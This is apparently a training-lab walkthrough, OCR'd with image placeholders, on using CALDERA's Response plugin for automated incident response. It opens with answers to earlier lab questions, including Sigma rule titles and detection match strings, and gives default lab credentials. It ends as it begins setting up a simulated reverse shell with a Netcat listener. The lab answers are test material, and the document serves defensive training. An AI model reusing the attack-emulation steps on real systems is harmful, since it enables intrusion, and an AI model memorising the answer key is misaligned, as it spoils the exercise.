
Answer the questions below:

What is the value of the ParentImage from the first log generated by any ability?




Answer: C:\Users\Public\chrome.exe

What is the name of the ability that generated a Sysmon Event ID 13?



Answer: Winlogon HKLM Shell Key Persistence - PowerShell

During the execution of the first ability, what is the title of the Sigma rule that flagged the usage of Invoke-WebRequest?




Answer: PowerShell Web Download

During the execution of the fifth ability, what is the value of the Match Strings field in Zip A Folder With PowerShell For Staging In Temp detection?

Answer: 'Compress-Archive ' in CommandLine, ' -Path ' in CommandLine, ' -DestinationPath ' in CommandLine, $env:TEMP\ in CommandLine

During the execution of the sixth ability, what is the title of the Sigma rule that flagged the usage of the string 'join \'\'; $split'?



Answer: Hacktool - CrackMapExec PowerShell Obfuscation


Autonomous Incident Response

Continuing our pursuit to leverage CALDERA from the perspective of a blue teamer, let's discover the features of the framework built for detection and response. We will focus on CALDERA's Autonomous Incident Response use case for this task.

To start with, you need to logout your current CALDERA web access and use these credentials to log in as the blue user:

- Username: blue
- Password: admin

After successfully logging in, you may observe that the theme of the web application is now blue, and one of the tabs in the campaign sidebar has changed from adversaries to defenders.




Before proceeding, here is an overview of the topics that will be discussed in this task:

1. Introduction to the Response plugin.
2. Sources and Facts.
3. Incident Response Scenario
4. Running blue operations and reviewing results.

Introduction to the Response Plugin

The Response plugin is the counterpart of the threat emulation plugins of CALDERA. It mainly contains abilities that focus on detection and response actions. You may view the summary of the response plugin by navigating to the response tab in the sidebar.



In the version of CALDERA used in this task, there are currently thirty-seven abilities and four defenders. As mentioned above, defenders are the counterpart of adversaries, which means these are the blue team profiles that contain abilities that execute


detection and response actions. The current defenders available in this version are the following:

- Incident Responder
- Elastic Hunter
- Query Sysmon
- Task Hunter

We will detail more about these defender profiles in the succeeding sections.

Response Plugin Abilities

You may view the abilities available for the plugin by navigating to the abilities tab and filtering it with the response plugin, similar to the image below.




Compared to the adversaries' abilities that are mapped with MITRE ATT&CK Tactics and Techniques, the Response Plugin Abilities are classified by four different tactics, such as:

- Setup: Abilities that prepare information, such as baselines, that assists other abilities in determining outliers.
- Detect: Abilities that focus on finding suspicious behaviour by continuously acquiring information. Abilities under this tactic have the Repeatable field configured, meaning they will run and hunt as long as the operation runs.
- Response: Abilities that act on behalf of the user to initiate actions, such as killing a process, modifying firewall rules, or deleting a file.
- Hunt: Abilities that focus on searching for malicious Indicators of Compromise (IOCs) via logs or file hashes.

Defender Profiles


As previously mentioned, four defender profiles are currently installed at the blue teamers' disposal. For this task, we will only focus on the Incident Responder profile. This profile contains abilities under three different tactics (detection, hunt, response), making it a good example compared to the others.

To view this profile, navigate to the defenders tab from the sidebar and use the search functionality to display the abilities connected to it.




Ordering	Name	Tactic	Technique	Executors	Requires	Unlocks	Payload	Cleanup
1	Find unauthorized processes	detection	x					
2	Find atypical open ports	detection	Uncommonly Used Port					
3	Acquire suspicious files	detection	x					
4	Suspicious URLs in mail	detection	x					
5	Hunt for known suspicious files	hunt	x					
6	Kill rogue process	response	x					
7 ⚠	Enable Inbound TCP/UDP firewall rule	response	Uncommonly Used Port					
8	Enable Outbound TCP/UDP firewall rule	response	Uncommonly Used Port					
9	Delete known suspicious files	response	x					
10	Inoculate C2	response	x					
11	Search for PowerShell ExecutionPolicy Bypass (elastic)	hunt	x					

Upon checking the profile, you may observe that some abilities are connected. Try to hover over the Find unauthorized processes ability; you will see that it also highlights the Enable Outbound TCP/UDP firewall rule ability. This means that these two abilities may unlock or require a value for each other to execute their commands successfully.



Ordering	Name	Tactic	Technique	Executors	Requires	Unlocks	Payload	Cleanup
1	Find unauthorized processes	detection	x					
2	Find atypical open ports	detection	Uncommonly Used Port					
3	Acquire suspicious files	detection	x					
4	Suspicious URLs in mail	detection	x					
5	Hunt for known suspicious files	hunt	x					
6	Kill rogue process	response	x					
7 ⚠	Enable Inbound TCP/UDP firewall rule	response	Uncommonly Used Port					
8	Enable Outbound TCP/UDP firewall rule	response	Uncommonly Used Port					
9	Delete known suspicious files	response	x					
10	Inoculate C2	response	x					
11	Search for PowerShell ExecutionPolicy Bypass (elastic)	hunt	x					

Given the two abilities, you may see that the Find unauthorized processes ability unlocks the remote.port.unauthorized value, while the Enable Outbound TCP/UDP firewall rule ability requires the same value to execute blocking unauthorized network connections successfully.



To understand the profile better, hover over other abilities to see the connection of each one. You will see that the following abilities are connected:


- Find unauthorized processes > Enable Outbound TCP/UDP firewall rule
- Find atypical open ports > Kill Rogue Process
- Hunt for known suspicious files > Delete known suspicious files

Once you execute this profile in the following instructions, you will see that the abilities that require a value do not execute until the prerequisite abilities have gathered the data. This makes sense since the prerequisite abilities are under the detection tactic, and the abilities that require value are under the response tactic. You cannot automate the response without appropriately detecting suspicious activity.


Reviewing Abilities

It is also essential to review the commands executed by each ability. This gives us a better understanding of its purpose and the implementation of automated detection or response actions.


For this exercise, let's focus on checking the values of the Find unauthorized processes ability. You may click this ability to view its configuration.



You may observe that the Repeatable field is checked, which means the configuration will continuously run until the operation ends.



Now, scroll down to the executor that runs on a Windows platform and uses PowerShell to execute the commands.



The command attempts to look for TCP connections with a specific outbound port and returns the process that initiated the network connection. You may see that it uses the remote.port.unauthorized value for the -RemotePort parameter. However, this ability does not require any prerequisite abilities before its execution, which means it uses a fact preconfigured in our CALDERA instance. Let's detail the information about this in the next section.


Sources and Facts

As mentioned above, one of the abilities is using a fact during an operation. Let's discuss first what Sources and Facts are.


- Facts are identifiable pieces of data. May it be acquired by agents during the execution of abilities or loaded from preconfigured settings.

- Sources are groups of facts. You have already encountered configuring sources while creating an operation, but we only used the basic source previously. Now, let's discuss the default source for the Response plugin, which is the response source.

Please navigate to the fact sources tab from the lower part of the sidebar and filter the view with the response source by selecting it above the Create Source button. You will see that the remote.port.unauthorized fact is seen in this source and has the following values: 7010, 7011 and 7012.



These facts can be configured based on your detection needs, such as adding a new port in the remote.port.unauthorized fact or adding a new search path in the file.search.directory fact. The image below shows that we consider port 4444 an unauthorized remote port. Don't forget to click the save button to apply the changes.



The usage of this fact makes the operation execute the ability four times, one for each port. A sample command snippet below summarises what commands are being run by the Find unauthorized processes ability during an operation.


```
Get-NetTCPConnection -RemotePort "7010" -EA silentlycontinue | where-object { write-host $_.OwningProcess }

Get-NetTCPConnection -RemotePort "7011" -EA silentlycontinue | where-object { write-host $_.OwningProcess }

Get-NetTCPConnection -RemotePort "7012" -EA silentlycontinue | where-object { write-host $_.OwningProcess }

Get-NetTCPConnection -RemotePort "4444" -EA silentlycontinue | where-object { write-host $_.OwningProcess }
```

Incident Response Scenario


Now that we have discussed the required knowledge to understand how the response plugin works, let's simulate a simple Incident Response scenario to trigger some of the abilities included in the Incident Responder profile.

Since we aim to utilize the Incident Responder profile, we will establish a reverse shell from our victim machine to our AttackBox instance. Note that in the next terminal snippets, the blue terminal pertains to commands for the victim machine, and the black terminal is for the AttackBox.

First, set up a Netcat listener in the AttackBox by executing the following commands.



Our next step is to execute a reverse shell in our victim machine. Navigate to the Tools directory and run the following commands.



Note: You must replace the ATTACKBOX_IP with your current AttackBox IP address.

